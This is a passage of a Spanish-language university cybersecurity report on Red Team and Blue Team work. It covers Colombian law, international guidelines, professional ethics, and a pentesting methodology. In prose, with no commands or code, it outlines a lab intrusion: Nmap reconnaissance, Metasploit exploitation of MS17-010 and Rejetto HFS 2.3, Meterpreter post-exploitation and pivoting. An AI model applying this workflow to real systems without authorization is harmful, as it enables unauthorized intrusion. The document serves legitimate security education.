Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

César Alberto Martínez Rivera

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Dedicatoria

Dedico este trabajo a Dios, quien me ha dado la fortaleza y la claridad para avanzar en cada etapa de este proceso, a mi familia que siempre me ha acompañado con paciencia y cariño, brindándome apoyo en los momentos en que más lo necesité, y a todas aquellas personas que, con su presencia o palabra de ánimo, hicieron que este camino formativo se viviera con esperanza y confianza

Agradecimientos

Agradezco al tutor del seminario, el Ing, Eduvin Trigos Sánchez, por su orientación constante y por el compromiso reflejado en cada retroalimentación, su acompañamiento aportó claridad al proceso y ayudó a fortalecer tanto el trabajo técnico como la reflexión profesional, agradezco también a la institución por ofrecer un espacio académico que permite desarrollar habilidades reales en el campo de la ciberseguridad, y a mis compañeros por las conversaciones, las dudas compartidas y el apoyo mutuo que enriqueció cada fase del seminario, este trabajo es el resultado de un camino colectivo donde cada aporte tuvo un valor significativo.

Resumen

Este informe reúne el trabajo realizado a lo largo del seminario de ciberseguridad orientado a las capacidades ofensivas y defensivas de los equipos Red Team y Blue Team, desarrollado en un entorno académico donde se integraron la normativa colombiana, las buenas prácticas internacionales y ejercicios prácticos que permitieron comprender cómo se construye y analiza un incidente desde distintos enfoques; la Ley 1273 de 2009 y las guías técnicas de organismos especializados como CCN-CERT (2018) y CIS Security (2020) sirvieron como referencia para interpretar el marco legal y los lineamientos que orientan la actuación profesional en el campo de la ciberseguridad. En la fase práctica se llevaron a cabo pruebas de reconocimiento, explotación y escalamiento utilizando herramientas como Nmap y Metasploit, lo que permitió simular escenarios reales y observar el impacto de vulnerabilidades como MS17-010 y la exposición del servicio Rejetto HFS 2.3; estas actividades facilitaron la comprensión del proceso ofensivo mediante el registro de evidencias, la ejecución de comandos, la creación y eliminación de cuentas efímeras y la realización de técnicas de pivoting hacia redes internas, todo dentro de un ambiente controlado que evidenció cómo una intrusión puede avanzar de forma progresiva cuando no existen medidas de protección adecuadas. Desde la perspectiva defensiva se revisaron métodos de detección, análisis y contención de incidentes, apoyándose en guías de respuesta, clasificación de alertas y procesos de correlación mediante sistemas SIEM, elementos abordados por autores como Moreno (2015) y Zambrano et al. (2024), lo que permitió articular los aprendizajes de la fase ofensiva con los mecanismos defensivos necesarios para mitigar riesgos y fortalecer la postura de seguridad de una organización.

***Palabras clave*:** Blue Team, ciberseguridad, pentesting, Red Team, respuesta a incidentes

Abstract

This document brings together the work carried out during the cybersecurity seminar focused on the offensive and defensive capabilities of Red Team and Blue Team activities, developed in an academic environment that combined Colombian regulations, international best practices, and practical exercises that helped understand how an incident is built and analyzed from different perspectives; legal guidelines such as Law 1273 of 2009 and technical recommendations from organizations like CCN-CERT (2018) and CIS Security (2020) were used as references to interpret the legal framework that guides professional actions in the cybersecurity field. The practical component included exercises based on reconnaissance, exploitation, and privilege escalation using tools such as Nmap and Metasploit, allowing the simulation of real attack scenarios and the observation of the impact of vulnerabilities such as MS17-010 and the exposure of the Rejetto HFS 2.3 service; these activities strengthened the understanding of offensive procedures through evidence documentation, command execution, the creation and removal of temporary accounts, and pivoting into internal networks, all within a controlled environment that showed how an intrusion can progress when adequate protection measures are not present. From the defensive perspective, different methods for detecting, analyzing, and containing incidents were reviewed, supported by response guides, alert classification, and event correlation through SIEM systems, as discussed by authors such as Moreno (2015) and Zambrano et al. (2024); this approach helped connect the offensive phase with defensive mechanisms that reduce risks and improve the security posture of an organization

Keywords: Blue Team, cybersecurity, incident response, pentesting, Red Team

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Análisis de incidentes:

Proceso técnico mediante el cual se revisan eventos, registros y comportamientos del sistema con el fin de comprender qué ocurrió durante un incidente de seguridad, cuál fue su origen, qué sistemas resultaron afectados y qué impacto tuvo sobre la infraestructura tecnológica, este análisis permite tomar decisiones informadas para la contención y recuperación del entorno.

Ataque informático:

Conjunto de acciones intencionales ejecutadas contra un sistema, red o servicio con el objetivo de comprometer su confidencialidad, integridad o disponibilidad, aprovechando vulnerabilidades técnicas, errores de configuración o fallas en los controles de seguridad.

Blue Team:

Equipo encargado de la defensa de los sistemas de información dentro de una organización, responsable del monitoreo continuo, la detección de amenazas, la aplicación de medidas de hardening y la contención de incidentes de seguridad, su función principal es proteger la infraestructura y reducir el impacto de los ataques informáticos (Rajendran et al., 2011).

CSIRT (Computer Security Incident Response Team):

Equipo especializado en la gestión formal de incidentes de ciberseguridad, encargado de coordinar, clasificar, analizar y documentar los incidentes, así como de liderar las acciones de respuesta, recuperación y comunicación, siguiendo metodologías establecidas para la gestión de incidentes (UNAD, 2024).

Contención:

Fase del proceso de respuesta a incidentes orientada a limitar la propagación del ataque y reducir su impacto, mediante acciones como el bloqueo de tráfico, el aislamiento de sistemas comprometidos o la restricción temporal de servicios, sin afectar la preservación de evidencias.

Correlación de eventos:

Proceso mediante el cual se relacionan múltiples eventos provenientes de diferentes fuentes de registro con el fin de identificar patrones, secuencias o comportamientos anómalos que, de manera aislada, podrían pasar desapercibidos, esta función es una de las capacidades principales de los sistemas SIEM (Moreno, 2015).

Detección:

Capacidad de identificar comportamientos anómalos o actividades sospechosas dentro de un sistema o red, a partir del monitoreo de eventos, registros y tráfico, la detección no implica necesariamente la detención del ataque, sino su identificación temprana.

EDR (Endpoint Detection and Response):

Solución de seguridad orientada a la supervisión, detección y respuesta ante amenazas en equipos finales, permite identificar comportamientos maliciosos, analizar eventos y, en algunos casos, ejecutar acciones automáticas de contención sobre el sistema afectado.

Erradicación:

Etapa del proceso de respuesta a incidentes en la que se eliminan las causas del ataque, como malware, accesos no autorizados o configuraciones inseguras, con el fin de evitar que la amenaza vuelva a manifestarse en el sistema afectado (UNAD, 2024).

Firewall:

Dispositivo o software de seguridad que controla el tráfico de red entrante y saliente mediante reglas predefinidas, utilizado como mecanismo de contención para bloquear conexiones no autorizadas y reducir la superficie de ataque del sistema.

Hardening:

Proceso de fortalecimiento de sistemas operativos, servicios y dispositivos de red mediante la aplicación de configuraciones seguras, eliminación de servicios innecesarios, aplicación de

parches y ajuste de controles de acceso, con el objetivo de reducir vulnerabilidades explotables (CIS Security, 2020).

HFS (HttpFileServer):

Aplicación utilizada para compartir archivos a través del protocolo HTTP, que, si se encuentra mal configurada o expuesta innecesariamente, puede representar un riesgo de seguridad al ampliar la superficie de ataque del sistema.

IDS (Intrusion Detection System):

Sistema diseñado para detectar actividades sospechosas o maliciosas en una red o sistema, generando alertas cuando se identifican patrones asociados a ataques conocidos, su función es principalmente de detección y no de contención.

Incidente de seguridad:

Evento que compromete o pone en riesgo la confidencialidad, integridad o disponibilidad de la información o de los sistemas de una organización, y que requiere una respuesta estructurada para mitigar su impacto (UNAD, 2024).

MS17-010:

Boletín de seguridad de Microsoft asociado a una vulnerabilidad crítica en el protocolo SMB, cuya explotación permite la ejecución remota de código, esta vulnerabilidad fue utilizada como vector de ataque en el escenario analizado en el laboratorio.

Monitoreo:

Actividad continua de observación y revisión del estado de los sistemas, redes y servicios, con el fin de identificar anomalías, fallos o comportamientos sospechosos que puedan indicar la presencia de una amenaza.

Red Team:

Equipo encargado de simular ataques controlados contra la infraestructura de una organización,

con el objetivo de identificar vulnerabilidades y debilidades de seguridad, permitiendo evaluar la efectividad de los controles defensivos existentes (Rajendran et al., 2011).

Recuperación:

Fase posterior a la contención y erradicación del incidente, en la cual se restablecen los servicios, se validan los sistemas y se asegura que el entorno vuelva a operar de manera normal y segura (UNAD, 2024).

Segmentación de red:

Práctica de seguridad que consiste en dividir la red en múltiples segmentos o zonas, con el fin de limitar la propagación de ataques y reducir el impacto de un compromiso sobre otros sistemas.

SIEM (Security Information and Event Management):

Plataforma que centraliza, normaliza y correlaciona eventos de seguridad provenientes de múltiples fuentes, permitiendo la detección temprana de incidentes, la generación de alertas y el análisis forense de eventos (Moreno, 2015).

Vulnerabilidad:

Debilidad presente en un sistema, aplicación o configuración que puede ser explotada por un atacante para comprometer la seguridad del entorno, las vulnerabilidades pueden originarse por errores de diseño, falta de parches o configuraciones inadecuadas.

Introducción

El presente informe reúne el proceso desarrollado a lo largo del seminario especializado en ciberseguridad orientado a la preparación técnica y táctica requerida por SecureNova Labs, el seminario fue diseñado en cuatro etapas consecutivas que permitieron avanzar desde la comprensión normativa y ética hasta la ejecución de pruebas ofensivas y la posterior respuesta defensiva, cada actividad aportó elementos fundamentales para construir un análisis completo que refleje las capacidades adquiridas durante el entrenamiento.

El trabajo inició con la revisión del marco legal y las primeras aproximaciones al pentesting, lo que permitió comprender cómo se relaciona la práctica técnica con las responsabilidades profesionales y con las normas que regulan el tratamiento de la información, esta fase sirvió como base para la interpretación de escenarios donde se evaluaron cláusulas, acuerdos y decisiones que influyen en el ejercicio ético del analista de seguridad, de modo que el informe no se limite a lo estrictamente técnico, sino que también refleje criterio y claridad en la actuación profesional.

Las fases prácticas aportaron una comprensión más amplia del comportamiento de las vulnerabilidades y del modo en que un atacante puede avanzar dentro de un entorno con debilidades evidentes, se realizaron actividades de reconocimiento, explotación, movimiento lateral, creación de cuentas efímeras y pivoting hacia redes internas mientras se registraban evidencias y comandos que permitieron analizar el impacto de cada acción, estas experiencias ofrecieron una visión realista del proceso ofensivo que un analista debe interpretar cuando evalúa la seguridad de una infraestructura.

La etapa final complementó el trabajo con una mirada defensiva donde se aplicaron métodos de clasificación de incidentes, valoración del riesgo y correlación mediante SIEM, herramientas necesarias para entender la detección temprana y la contención de amenazas,

gracias a esto fue posible unir lo aprendido en el laboratorio ofensivo con las estrategias que fortalecen la postura de seguridad en una organización, permitiendo que este informe funcione como un documento integrador que SecureNova Labs puede revisar para valorar la evolución del proceso formativo y las capacidades adquiridas durante el seminario

Justificación

El desarrollo de este trabajo se justifica por la necesidad real de comprender cómo se gestionan los incidentes de seguridad en entornos tecnológicos que se encuentran expuestos de forma constante a ataques informáticos, ya que en la actualidad las organizaciones dependen cada vez más de sus sistemas de información y una falla en la seguridad puede afectar procesos críticos, información sensible y la continuidad del servicio; en este contexto, analizar las capacidades técnicas, tácticas y de respuesta de los equipos Red Team y Blue Team permite entender cómo se identifican las debilidades, cómo se materializan los ataques y cómo se debe actuar de manera organizada para contenerlos y mitigarlos.

Desde el punto de vista académico, este trabajo resulta relevante porque integra los conocimientos teóricos con actividades prácticas desarrolladas a lo largo del curso, permitiendo que el estudiante no solo ejecute herramientas, sino que comprenda el propósito de cada acción y la relación entre las distintas etapas del proceso; la conexión entre el ataque realizado por el Red Team y la respuesta ejecutada por el Blue Team favorece un aprendizaje más claro y significativo, ya que se observa el ciclo completo de un incidente de seguridad, desde la explotación de una vulnerabilidad hasta la aplicación de medidas de contención, endurecimiento y recuperación del sistema afectado.

En el ámbito técnico, la justificación del documento se sustenta en la importancia de analizar escenarios reales de ataque dentro de un entorno controlado, donde es posible evidenciar cómo vulnerabilidades conocidas, servicios mal configurados o la falta de segmentación de red pueden facilitar el compromiso de un sistema; este análisis permite resaltar la necesidad de implementar prácticas como el hardening, el monitoreo continuo, la revisión de registros y la correlación de eventos, elementos que son fundamentales para reducir el impacto de los ataques y mejorar la postura de seguridad de la infraestructura tecnológica.

Asimismo, el trabajo se justifica desde una perspectiva organizacional, ya que el escenario planteado refleja situaciones comunes en muchas entidades que no siempre cuentan con presupuestos elevados para soluciones comerciales, pero que aun así deben proteger sus activos de información; el análisis demuestra que, mediante el uso adecuado de herramientas disponibles y la aplicación correcta de metodologías y guías, es posible gestionar incidentes de forma efectiva, lo cual resulta especialmente relevante en contextos educativos, institucionales y empresariales donde la optimización de recursos es una condición permanente.

Desde el enfoque profesional, este trabajo permite fortalecer competencias esenciales para el desempeño en roles de ciberseguridad, como la capacidad de análisis, la toma de decisiones ante eventos críticos y la documentación técnica de incidentes; el estudio del rol del Blue Team, en contraste con el CSIRT y en complemento con el Red Team, facilita la comprensión de las responsabilidades reales que asumen estos equipos en escenarios operativos, aportando una visión más cercana a la práctica profesional y a las exigencias del entorno laboral.

Finalmente, la justificación de este documento se apoya en la necesidad de promover una visión integral de la ciberseguridad, entendida como un proceso continuo de evaluación y mejora, y no solo como la aplicación aislada de herramientas; el análisis del incidente, la identificación de riesgos y la reflexión sobre las limitaciones del entorno de laboratorio permiten extraer aprendizajes que pueden ser aplicados en contextos reales, contribuyendo así a la formación de profesionales con criterio técnico, capacidad analítica y una comprensión clara de la importancia de la preparación y la respuesta ante incidentes de seguridad.

Objetivos

Objetivo General

Formular estrategias de contención a partir del análisis de riesgos y vulnerabilidades identificadas en la infraestructura TI evaluada, con el fin de presentar un informe claro y útil para fortalecer la seguridad y apoyar la toma de decisiones dentro del entorno operativo de SecureNova Labs.

Objetivos Específicos

Identificar las vulnerabilidades presentes en la infraestructura evaluada mediante el análisis de servicios, configuraciones y comportamientos que puedan afectar la seguridad, con el fin de documentar hallazgos que sustenten el informe final

Describir las acciones de reconocimiento, explotación y movimiento lateral ejecutadas durante las pruebas ofensivas, reuniendo evidencias que permitan comprender el proceso completo de intrusión y su impacto dentro del entorno evaluado

Analizar los incidentes detectados desde la perspectiva defensiva, aplicando criterios de clasificación, valoración del riesgo y correlación de eventos para establecer el nivel de exposición y las posibles rutas de mitigación

Integrar en el informe final las estrategias de contención y mejora que se derivan del análisis ofensivo y defensivo, generando recomendaciones que contribuyan a fortalecer la seguridad de SecureNova Labs y a reducir los riesgos operativos

Desarrollo del análisis técnico Red Team y Blue Team

Marco normativo para las operaciones Red Team y Blue Team

Normativa colombiana aplicable a las operaciones Red Team y Blue Team

Las actividades desarrolladas por los equipos Red Team y Blue Team en el contexto colombiano deben ajustarse a un marco legal específico que regula la protección de la información y los sistemas informáticos, este marco resulta fundamental para diferenciar un ejercicio profesional autorizado de una conducta sancionable, ya que muchas de las acciones técnicas utilizadas en pruebas de seguridad reproducen comportamientos que, sin consentimiento, podrían interpretarse como delitos informáticos; en este sentido, la Ley 1273 de 2009 constituye la base jurídica principal, al modificar el Código Penal e introducir el bien jurídico de la información y los datos, estableciendo una protección explícita sobre la confidencialidad, la integridad y la disponibilidad de los sistemas informáticos.

Esta norma tipifica conductas como el acceso abusivo a sistemas informáticos, la interceptación de datos, la obstaculización ilegítima de sistemas, la violación de mecanismos de protección y la manipulación no autorizada de información, escenarios que guardan una relación directa con las técnicas utilizadas por un Red Team durante ejercicios controlados; por esta razón, dichas actividades solo pueden ejecutarse cuando existe una autorización expresa, verificable y documentada por parte del propietario de la infraestructura evaluada, de lo contrario, el analista podría asumir responsabilidades penales derivadas de la ejecución de estas acciones, tal como lo contempla la Ley 1273 de 2009 (Congreso de Colombia, 2009).

Un escenario práctico de aplicación de esta norma se presenta cuando un ejercicio de pentesting incluye técnicas de explotación de vulnerabilidades o acceso a servicios restringidos, ya que, aun cuando estas acciones tengan fines académicos o de mejora de la seguridad, la ausencia de autorización formal puede configurar un acceso no autorizado, lo que refuerza la

importancia de delimitar claramente el alcance de las pruebas y de conservar evidencia documental del consentimiento otorgado.

De forma complementaria, la Ley 1581 de 2012 regula el tratamiento de los datos personales y establece principios como seguridad, confidencialidad, finalidad y acceso restringido, principios que adquieren especial relevancia en el desarrollo de este informe, dado que durante las actividades se recopilan registros del sistema, capturas de pantalla, archivos de log y evidencias técnicas que pueden contener información sensible o datos personales; en este contexto, la normativa exige que dicha información sea protegida adecuadamente, utilizada solo para los fines autorizados y resguardada contra accesos no autorizados, ya que un manejo inadecuado puede derivar en sanciones administrativas y responsabilidades legales, tal como lo advierte la Superintendencia de Industria y Comercio (SIC, 2012).

Normativa y lineamientos internacionales aplicables a la práctica profesional

Además del marco legal colombiano, las operaciones Red Team y Blue Team se apoyan en guías y lineamientos técnicos de carácter internacional que orientan las buenas prácticas en ciberseguridad y complementan las exigencias legales nacionales.

Entre estos referentes se destacan las guías emitidas por el CCN-CERT, las cuales ofrecen orientaciones sobre la identificación de amenazas, el análisis de vulnerabilidades y la respuesta ante incidentes, resaltando la importancia de documentar los procedimientos, mantener la trazabilidad de las acciones y evaluar de forma objetiva el impacto de una intrusión (CCN-CERT, 2018).

Aunque estas guías no tienen carácter obligatorio en el contexto colombiano, su aplicación resulta pertinente porque establecen criterios técnicos ampliamente aceptados que ayudan a estandarizar los procesos de seguridad y a mejorar la calidad de las respuestas ante incidentes.

En comparación con la normativa colombiana, que se centra en definir responsabilidades y sanciones, los lineamientos internacionales aportan metodologías prácticas que orientan el cómo ejecutar las actividades de forma segura, ordenada y verificable, lo que permite complementar el cumplimiento legal con una ejecución técnica adecuada.

De igual manera, los CIS Controls constituyen un marco de referencia internacional que permite priorizar acciones de seguridad, gestionar vulnerabilidades, fortalecer configuraciones y mejorar el monitoreo continuo de los sistemas; su aplicación se evidencia en los procesos defensivos descritos en este informe, particularmente en la implementación de medidas de hardening, en la supervisión mediante SIEM y en la correlación de eventos para la detección temprana de incidentes, lo cual se alinea con las recomendaciones formuladas por CIS Security (2020) y refuerza la coherencia entre los estándares internacionales y las exigencias locales.

Ética profesional aplicada a las operaciones Red Team y Blue Team

El marco normativo que regula las operaciones Red Team y Blue Team no se limita a aspectos legales y técnicos, sino que incorpora de manera transversal la ética profesional como un elemento fundamental de la práctica en ciberseguridad.

Las actividades ofensivas y defensivas implican un alto nivel de acceso a sistemas, información y servicios críticos, por lo que deben ejecutarse con responsabilidad, transparencia y respeto por los límites establecidos.

La Etapa 1 del seminario resalta que toda intervención ofensiva debe sustentarse en acuerdos claros, autorizaciones formales y alcances definidos, ya que actuar fuera de estos parámetros puede convertir un ejercicio legítimo de seguridad en una conducta indebida. Este enfoque ético exige que los profesionales documenten sus acciones, protejan la información recolectada, eviten el uso indebido de los accesos obtenidos y reporten los hallazgos de manera objetiva, principios que han sido abordados por autores que analizan la ética en la seguridad

informática y la responsabilidad profesional en el manejo de información sensible (Álvarez, 2018; Zuluaga, 2017).

Riesgos legales asociados a un pentesting mal ejecutado

La ausencia de un marco normativo y ético claro en la ejecución de pruebas de seguridad puede generar riesgos legales significativos para los analistas y para la organización que solicita el servicio. Un pentesting mal ejecutado, sin autorización formal o sin un alcance claramente definido, puede derivar en acusaciones de acceso no autorizado, interceptación de datos o daño a sistemas, aun cuando la intención inicial haya sido mejorar la seguridad.

En el contexto colombiano, estos riesgos se relacionan directamente con las conductas tipificadas en la Ley 1273 de 2009 y con las obligaciones establecidas en la Ley 1581 de 2012, ya que una mala gestión de la información recolectada o la afectación de servicios críticos puede generar sanciones penales o administrativas. Por esta razón, el presente informe resalta la importancia de ejecutar las actividades Red Team y Blue Team dentro de un marco legal, técnico y ético bien definido, que permita proteger tanto a la infraestructura evaluada como a los profesionales involucrados en el proceso.

Metodología ofensiva empleada en el análisis

La metodología ofensiva empleada en este informe se apoya en un enfoque estructurado de pruebas de penetración que permite evaluar la infraestructura desde la perspectiva de un atacante controlado, este enfoque no se limita a ejecutar herramientas, sino que parte de una planeación clara de las fases, de la definición del alcance y de la selección de técnicas acordes al escenario, tal como se plantea en las etapas de pentesting estudiadas en la primera fase del trabajo, donde se describe un ciclo que inicia con el reconocimiento y termina con la elaboración del reporte técnico y ejecutivo correspondiente, siguiendo una lógica cercana a estándares como

OSSTMM y PTES que recomiendan procesos repetibles, medibles y documentados de forma ordenada (Álvarez, 2018; Zuluaga, 2017)

La primera fase de la metodología se centra en el reconocimiento o recolección de información, aquí el objetivo es entender la superficie de ataque sin alterar de forma agresiva el entorno, se combinan técnicas de reconocimiento pasivo y activo, en el reconocimiento pasivo se busca información expuesta sobre los sistemas, los servicios y el contexto de la infraestructura, mientras que en el reconocimiento activo se realizan consultas directas a los equipos para observar respuestas, tiempos y comportamientos, en este proceso la herramienta principal es Nmap, ya que permite identificar hosts activos, puertos abiertos, servicios levantados y, en muchos casos, versiones de software o sistemas operativos que se ejecutan en los equipos, esta información constituye el mapa inicial que guiará las siguientes fases, por ello es importante documentar cuidadosamente los parámetros usados en los escaneos y los resultados obtenidos, tal como se sugiere al describir el uso de Nmap para construir un mapa de la superficie de ataque (Lyon, 2009; Álvarez, 2018)

Una vez recolectada la información de reconocimiento, la metodología avanza hacia el análisis y escaneo de vulnerabilidades, esta fase se orienta a relacionar los servicios identificados con fallas conocidas y con configuraciones débiles, en la Etapa 1 se plantea el uso de escáneres como OpenVAS, que automatizan la búsqueda de vulnerabilidades comparando el entorno con bases de datos de fallos de seguridad y generando reportes de severidad, aunque en el laboratorio práctico el énfasis se centró en vulnerabilidades concretas como MS17-010 y en servicios específicos como Rejetto HFS, el criterio de análisis se mantiene, ya que se trata de vincular cada servicio con potenciales debilidades documentadas, apoyándose en fuentes como el programa CVE y en la literatura técnica sobre técnicas de pruebas de seguridad (Basireddy, 2024), este

cruce permite priorizar qué vulnerabilidades merecen atención inmediata y cuáles tienen un impacto menor sobre la infraestructura evaluada

La fase de explotación constituye el momento en que se verifica si una vulnerabilidad

La fase de explotación constituye el momento en que se verifica si una vulnerabilidad puede aprovecharse de forma efectiva en el entorno, para ello en la Etapa 1 se describe el uso de Metasploit Framework como plataforma modular para combinar exploits y payloads de manera controlada.

Esta herramienta permite seleccionar un módulo de explotación adecuado, asociarlo a un payload que establezca una sesión con el sistema objetivo y ejecutar la intrusión bajo parámetros definidos, durante el proceso práctico descrito en el informe se utilizaron módulos relacionados con vulnerabilidades reconocidas, lo que facilitó comprobar escenarios donde un sistema sin parches o con servicios mal configurados puede ceder ante un ataque.

Esta etapa no se limita a lograr el acceso, también exige observar el impacto, registrar los cambios, identificar qué controles fallaron y determinar hasta qué nivel de privilegio se logró llegar, siguiendo las recomendaciones de emplear Metasploit solo en entornos autorizados y con un registro claro de cada acción (Rapid7, s,f; Zuluaga, 2017).

Tras una explotación exitosa comienza la fase de post explotación, aquí la metodología deja de enfocarse en el simple ingreso y pasa a estudiar qué tan profundo puede avanzar un atacante dentro del sistema comprometido, esta etapa incluye la validación de privilegios, la exploración del sistema de archivos, la revisión de procesos, la obtención de información sensible y, especialmente, el movimiento lateral hacia otros equipos, en el laboratorio desarrollado se trabajó con sesiones Meterpreter para mantener el acceso, lo que permitió ejecutar comandos internos, listar procesos, realizar escaneos desde la máquina comprometida y probar técnicas como el pivoting hacia otros hosts dentro de la misma red, este comportamiento

está alineado con la descripción que se hace en la Etapa 1 sobre la importancia de la post explotación para medir el impacto real sobre la confidencialidad, integridad y disponibilidad de la información cuando un atacante ya se encuentra dentro del entorno (Álvarez, 2018; Basireddy, 2024).

Parte esencial de la metodología ofensiva consiste en apoyarse en repositorios y fuentes especializadas para comprender mejor las vulnerabilidades explotadas, en la Etapa 1 se destaca el uso de ExploitDB como repositorio de exploits y pruebas de concepto, así como el rol del programa CVE para identificar de manera unívoca cada vulnerabilidad, esto permite que los hallazgos del informe no se queden en descripciones genéricas, sino que se relacionen con identificadores estandarizados y referencias técnicas que cualquier equipo de seguridad puede consultar, al emplear estos identificadores se facilita la comunicación entre Red Team y Blue Team, ya que ambos pueden hablar del mismo fallo sin ambigüedad, y además se pueden enlazar las evidencias del laboratorio con guías de remediación, boletines de parches y controles técnicos recomendados en la literatura de ciberseguridad (CVE Program; Basireddy, 2024)

La metodología ofensiva también contempla la importancia del registro y la trazabilidad, cada acción ejecutada, cada escaneo realizado y cada exploit probado debe quedar documentado de forma ordenada, esto incluye capturas de pantalla, comandos utilizados, resultados obtenidos y contexto de ejecución, este registro no solo sostiene la redacción del informe, también sirve como respaldo técnico para SecureNova Labs, que puede revisar en detalle qué se hizo, en qué condiciones y con qué resultados, en la Etapa 1 se menciona el uso de herramientas como Dradis o Faraday para la gestión de reportes colaborativos, aunque en el contexto del presente trabajo la organización del material se realizó de forma directa, el principio se mantiene, se trata de transformar la actividad técnica en un conjunto de evidencias claras y comprensibles que

vinculan cada paso del proceso ofensivo con los riesgos identificados y con las recomendaciones posteriores (Basireddy, 2024)

Finalmente, esta metodología ofensiva no se entiende de manera aislada, sino como la primera mitad de un ciclo donde el trabajo del Red Team alimenta el análisis del Blue Team, las fases descritas, desde el reconocimiento hasta la post explotación, generan información que luego puede correlacionarse con registros de eventos, alertas de seguridad y políticas de respuesta, por ello, el enfoque adoptado en este informe busca que cada actividad ofensiva, además de mostrar cómo un atacante podría actuar, aporte insumos concretos para fortalecer la detección, la contención y la mejora continua de la infraestructura, conectando la teoría revisada en la Etapa 1 con la práctica desarrollada en las fases posteriores y con las estrategias de contención que se presentan en las secciones finales del documento (Álvarez, 2018; Zuluaga, 2017; Basireddy, 2024).

Complementos metodológicos del enfoque ofensivo

Escaneo detallado para confirmar exposición de SMB Comparación del enfoque aplicado con PTES, OSSTMM y NIST.

El enfoque metodológico utilizado en el laboratorio guarda una relación directa con estándares reconocidos en pruebas de penetración, particularmente con PTES, OSSTMM y los lineamientos del NIST, aunque su aplicación se ajusta al alcance académico y técnico del ejercicio; el Penetration Testing Execution Standard propone una secuencia clara que inicia con la planeación, continúa con el reconocimiento, la explotación y la post explotación, y finaliza con la elaboración de reportes, esta estructura se refleja en el desarrollo del laboratorio, especialmente en la forma en que se documentan las fases y se relacionan los hallazgos con las evidencias técnicas obtenidas, tal como lo plantea PTES al promover procesos ordenados,

repetibles y verificables para la ejecución de pruebas de seguridad (Penetration Testing Execution Standard [PTES], 2014); no obstante, a diferencia de este estándar, el ejercicio desarrollado no profundiza en la elaboración de reportes ejecutivos orientados a la alta dirección, debido a que el objetivo principal es el análisis técnico del entorno y la comprensión práctica del proceso ofensivo.

En comparación, el Open Source Security Testing Methodology Manual presenta un enfoque más riguroso y formal, orientado a la medición integral de la seguridad mediante métricas, controles y validaciones exhaustivas, este nivel de formalidad resulta difícil de implementar en un laboratorio académico limitado en tiempo y recursos, sin embargo, el enfoque aplicado retoma principios fundamentales de OSSTMM, como la definición clara del alcance, la documentación detallada de cada interacción con el sistema y la evaluación del impacto de las acciones ejecutadas, aspectos que permiten mantener trazabilidad y control sobre el ejercicio realizado (Institute for Security and Open Methodologies [ISECOM], 2010); por su parte, los lineamientos del NIST se centran en la gestión del riesgo y en la integración de las pruebas de seguridad dentro de un marco organizacional más amplio, aunque este enfoque no se aplica de forma explícita en la fase ofensiva del laboratorio, sí se considera de manera indirecta al respetar autorizaciones formales, alcances definidos y criterios de control que posteriormente alimentan el análisis defensivo, en concordancia con las recomendaciones del NIST sobre pruebas de seguridad y gestión del riesgo (National Institute of Standards and Technology [NIST], 2018).

Ventajas y limitaciones del enfoque metodológico utilizado

Una de las principales ventajas del enfoque ofensivo aplicado es su carácter práctico y progresivo, ya que permite comprender de manera directa cómo un atacante podría identificar, explotar y aprovechar una vulnerabilidad dentro de un entorno controlado, esta aproximación facilita el aprendizaje al conectar la teoría con la ejecución real de herramientas y técnicas,

además permite generar evidencias claras que posteriormente pueden ser analizadas por el Blue Team, lo cual coincide con lo planteado por PTES respecto a la importancia de ejercicios prácticos para validar la efectividad de los controles de seguridad (PTES, 2014). Asimismo, el enfoque resulta flexible y adaptable, lo que facilita su aplicación en escenarios académicos donde el objetivo principal es comprender el proceso completo de una prueba de penetración y no únicamente ejecutar herramientas de forma mecánica.

No obstante, el enfoque metodológico también presenta limitaciones que deben ser reconocidas para evitar interpretaciones incorrectas de los resultados obtenidos; al tratarse de un laboratorio controlado, las configuraciones del entorno son conocidas y no reflejan completamente la complejidad de una infraestructura productiva real, además, la metodología no profundiza en aspectos como el análisis de impacto organizacional, la valoración económica del riesgo o la evaluación de procesos internos, elementos que sí suelen abordarse en ejercicios profesionales más amplios basados en marcos como PTES o en los lineamientos del NIST, los cuales integran la prueba técnica dentro de una visión más amplia de gestión del riesgo (NIST, 2018). Estas limitaciones no invalidan el ejercicio, pero sí delimitan de manera clara el alcance de los resultados obtenidos.

Riesgos asociados a la aplicación de la metodología ofensiva

La aplicación de una metodología ofensiva implica una serie de riesgos que deben ser gestionados de manera consciente incluso cuando las pruebas se desarrollan en entornos controlados, entre los riesgos más relevantes se encuentra la posibilidad de afectar la estabilidad de los sistemas analizados, generar interrupciones no previstas en los servicios o alterar información crítica si no se respetan estrictamente los límites definidos para el ejercicio; por esta razón, los estándares de pruebas de seguridad recomiendan establecer de forma explícita el alcance, contar con autorizaciones formales verificables y documentar cada acción ejecutada,

con el propósito de reducir impactos no deseados sobre la infraestructura evaluada y evitar consecuencias técnicas o legales que puedan derivarse de una ejecución inadecuada de las pruebas (ISECOM, 2010; PTES, 2014).

Otro riesgo importante se relaciona con la posibilidad de introducir cambios involuntarios en la configuración de los sistemas durante la explotación o la post explotación, ya que algunas técnicas ofensivas pueden modificar archivos, servicios o estados internos del sistema, lo que podría afectar su funcionamiento normal si no se cuenta con mecanismos de reversión o restauración; este escenario refuerza la necesidad de realizar pruebas en entornos controlados, mantener copias de respaldo y registrar con detalle cada intervención realizada, de modo que cualquier efecto no previsto pueda ser identificado y corregido oportunamente sin comprometer la integridad del entorno.

Asimismo, existe un riesgo asociado a la interpretación de los resultados obtenidos durante el laboratorio, ya que una explotación exitosa puede generar una falsa percepción de seguridad si no se analizan con cuidado las condiciones específicas que permitieron el ataque, como configuraciones inseguras, ausencia de parches o limitaciones propias del entorno evaluado; de igual manera, una prueba limitada en alcance puede llevar a subestimar riesgos que no fueron contemplados dentro del laboratorio, lo que podría inducir a conclusiones incompletas si los resultados se extrapolan a contextos más amplios sin un análisis adicional.

Este escenario pone de manifiesto la importancia de complementar el análisis ofensivo con actividades defensivas, monitoreo continuo y evaluaciones de riesgo más amplias, tal como lo plantean los enfoques de gestión del riesgo promovidos por el NIST, los cuales resaltan que las pruebas de penetración deben integrarse dentro de un proceso continuo de mejora de la seguridad y no interpretarse como una validación definitiva del estado de protección de una infraestructura (NIST, 2018). En este sentido, los riesgos asociados a la metodología ofensiva no

